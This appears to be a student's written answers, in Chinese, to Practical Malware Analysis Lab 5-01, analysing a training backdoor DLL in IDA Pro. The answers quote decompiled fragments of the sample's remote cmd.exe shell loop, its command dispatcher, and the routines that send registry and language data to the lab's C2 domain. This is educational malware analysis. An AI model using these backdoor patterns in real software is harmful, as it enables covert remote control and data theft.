

Lab5-01 – Analysis

1120162015 李博

1. DLLMain 的地址为 0x1000D02E

2.

Address	Ordinal	Name	Library
10016...	52	gethostbyname	WS2_32

```
.idata:1001630C ; struct hostent *__stdcall gethostbyname(const char *name)
.idata:1001630C extrn gethostbyname:dword
.idata:1001630C ; CODE XREF: sub_10001074:loc_100011AF↑p
.idata:1001630C ; sub_10001074+1D3↑p ...
```

3. 18 个

方法一：快捷键 x

xrefs to gethostbyname

Direction	Type	Address	Text
Up	p	sub_10001074:loc_...	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001365:loc_...	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_100020CE+4F7	call ds:gethostbyname
Up	r	sub_10001074:loc_...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_100020CE+4F7	call ds:gethostbyname

Line 1 of 18


OK

Cancel

Search

Help

方法二：利用 idapython 编写脚本计数



4. pics.practicalmalwareanalysis.com

```
.data:10019194 ThisIsRdoPicsP db '[This is RDO]pics.practicalmalwareanalysis.com',0
.data:10019194 ; DATA XREF: .data:off_10019040to
```

5. 24 个局部变量

.text:10001656 var_675	= byte ptr -675h
.text:10001656 var_674	= dword ptr -674h
.text:10001656 hModule	= dword ptr -670h
.text:10001656 timeout	= timeval ptr -66Ch
.text:10001656 name	= sockaddr ptr -664h
.text:10001656 var_654	= word ptr -654h
.text:10001656 Dst	= dword ptr -650h
.text:10001656 Str1	= byte ptr -644h
.text:10001656 var_640	= byte ptr -640h
.text:10001656 CommandLine	= byte ptr -63Fh
.text:10001656 Str	= byte ptr -63Dh
.text:10001656 var_638	= byte ptr -638h
.text:10001656 var_637	= byte ptr -637h
.text:10001656 var_544	= byte ptr -544h
.text:10001656 var_50C	= dword ptr -50Ch
.text:10001656 var_500	= byte ptr -500h
.text:10001656 Buf2	= byte ptr -4FCh
.text:10001656 readfds	= fd_set ptr -4BCh
.text:10001656 buf	= byte ptr -3B8h
.text:10001656 var_3B0	= dword ptr -3B0h
.text:10001656 var_1A4	= dword ptr -1A4h
.text:10001656 var_194	= dword ptr -194h
.text:10001656 WSADData	= WSADData ptr -190h
.text:10001656 lpThreadParameter	= dword ptr 4

6. 1 个参数

```

.text:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656 sub_10001656 proc near ; DATA XREF: DllMain(x,x,x)+C840

```

7.

```

xdoors_d:10095B34aCmdExeC db '\cmd.exe /c ',0 ; DATA XREF: sub_1000FF58+278fo
xdoors_d:10095B41 align 4

```

8. 调用命令行，接着一个 while 循环，接收远程发来的字符串，并根据接收数据的不同进入相应的处理函数。

```

128     strcat(&CommandLine, aCommandExeC);
129     memset(&Dst, 0, 0xFFu);
130 LABEL_8:
131     v4 = 0;
132     while ( 1 )
133     {
134         v5 = recv(s, &buf, 1, 0);
135         if ( v5 == -1 || !v5 )
136             goto LABEL_70;
137         v6 = buf - dword_1008E5D0;
138         buf -= dword_1008E5D0;
139         if ( buf == 8 )
140         {
141             v7 = v4 - 1;
142             *(&Dst + v7) = 0;
143             v4 = v7 - 1;
144         }
145         else
146         {
147             *(&Dst + v4) = v6;
148         }
149         if ( v6 == '\n' || v6 == '\r' )
150             break;
151         if ( v6 != 3 )


```

```

if ( v36 != ':' || strlen(&Dst) != 2 )
{
    if ( !memcmp(&Dst, aEnmagic, 7u) )
    {
        sprintf(&Str, a0x02x, dword_1008E5D0);
        v10 = strlen(&Str);
        sub_100038EE(s, (int)&Str, v10);
    }
    else if ( !memcmp(&Dst, aIdle, 4u) )
    {
        sub_10004CFF(s);
    }
    else if ( !memcmp(&Dst, aUptime, 6u) )
    {
        sub_10004DCA(s);
    }
    else if ( !memcmp(&Dst, aLanguage, 8u) )
    {
        sub_10004E79(s);
    }
    else if ( !memcmp(&Dst, aRobotwork, 9u) )
    {
        sub_100052A2(s);
    }
    else if ( !memcmp(&Dst, aMbase, 5u) )
    {
        sub_10004EE0(s);
    }
    else if ( !memcmp(&Dst, aMhost, 5u) )
    {
        sub_1000523D(s);
    }
}

```

9. 通过 x 快捷键查看 dword_1008E5C4 的交叉引用，可知
dword_1008E5C4 在函数 sub_10001656+22 处被赋值。



并且 dword_1008E5C4 的值即函数 sub_10003695 的返回值，如下图

```

67 |     dword_1008E5C4 = sub_10003695();

```

而函数 sub_10003695 实际上是判断电脑的版本号是否为 Microsoft Windows NT 4.0。

```
1 BOOL sub_10003695()
2 {
3     struct _OSVERSIONINFOA VersionInformation; // [esp+0h] [ebp-94h]
4
5     VersionInformation.dwOSVersionInfoSize = 148;
6     GetVersionExA(&VersionInformation);
7     return VersionInformation.dwPlatformId == 2;
8 }
```

10.

```
198         else if ( !memcmp(&Dst, aRobotwork, 9u) )
199         {
200             sub_100052A2(s);
201         }
```

函数 sub_100052A2 的功能就是打开电脑的注册表

SOFTWARE\Microsoft\Windows\CurrentVersion，并获取字段

WorkTime 和 WorkTimes 的值，并发送给远程服务器。

```
27  if ( RegOpenKeyEx(HKEY_LOCAL_MACHINE, aSoftwareMicros, 0, 0xF003Fu, &phkResult) )// 打开注册表
28      return RegCloseKey(phkResult);
29  if ( !RegQueryValueExA(phkResult, aWorktime, 0, &Type, &Data, &cbData) )
30  {
31      v2 = atoi((const char *)&Data);
32      sprintf(&Dest, aRobotWorktimeD, v2);
33      v3 = strlen(&Dest);
34      mysend(s, (int)&Dest, v3);
35  }
36  memset(&Data, 0, 0x200u);
37  if ( !RegQueryValueExA(phkResult, aWorktimes, 0, &Type, &Data, &cbData) )
38  {
39      v4 = atoi((const char *)&Data);
40      sprintf(&Dest, aRobotWorktimes, v4);
41      v5 = strlen(&Dest);
42      mysend(s, (int)&Dest, v5);
43  }
44  return RegCloseKey(phkResult);
45 }
```

11. 获取进程信息

12. API 函数有 memset, GetSystemDefaultLangID


该函数用于获取系统使用的语言的 id，并发送给远程服务器。

13.

两个 strlen 和 strncpy。

第二层有 Sleep, WSASStartup, LoadLibraryA, GetProcAddress, closesocket, socket, WSAGetLastError, gethostbyname, WinExec, atoi, send 等。

通过 View-Graphs-User xrefs chart，设置深度为 2，得到部分结果如下图。



14. Sleep 30 秒

```
122 |         v14 = atoi(off_10019020[0] + 13);
123 |         Sleep(1000 * v14);
124 |     }
```


```
.data:100192ACaThisIsCti30    db '[This is CTI]30',0
```

off_10019020[0]指向的地址为 0x100192AC，加上偏移 13，指向的字符串为“30”，经过 atoi 函数得到数字 30。


15. 2 1 6

```
v6 = socket(2, 1, 6);
```

16. 查询 `socket` 函数文档可知，第一个参数 `af` 的 2 代表 Internet IP Protocol，第二个参数 `type` 为 1 代表 `SOCK_STREAM`，第三个参数 `protocol` 为 6 代表使用的协议是 TCP 协议。



17. 通过 idapython 脚本遍历程序，查找 VMXh 字符串，如下图



18. 地址 0x1001D988 处有大量可见字符，毫无意义。

19. 当运行脚本之后，0x1001D988 开始的字符变成有意义的字符串




20. “

方法一：idapython 脚本

```
#from idutils import *
s = ''
for i in range(0x1001D988,0x1001D9D8):
    s += chr(Byte(i))
print s
```

```
xdoor is this backdoor, string decoded for Practical Malware Analysis Lab :)1234
xdoor is this backdoor, string decoded for Practical Malware Analysis Lab :)1234
```

方法二：选中需要转换的数据，shift+E



21.

方法一：通过 Alt+F7 加载 py 文件

方法二： shift+F2 打开命令窗口直接执行代码

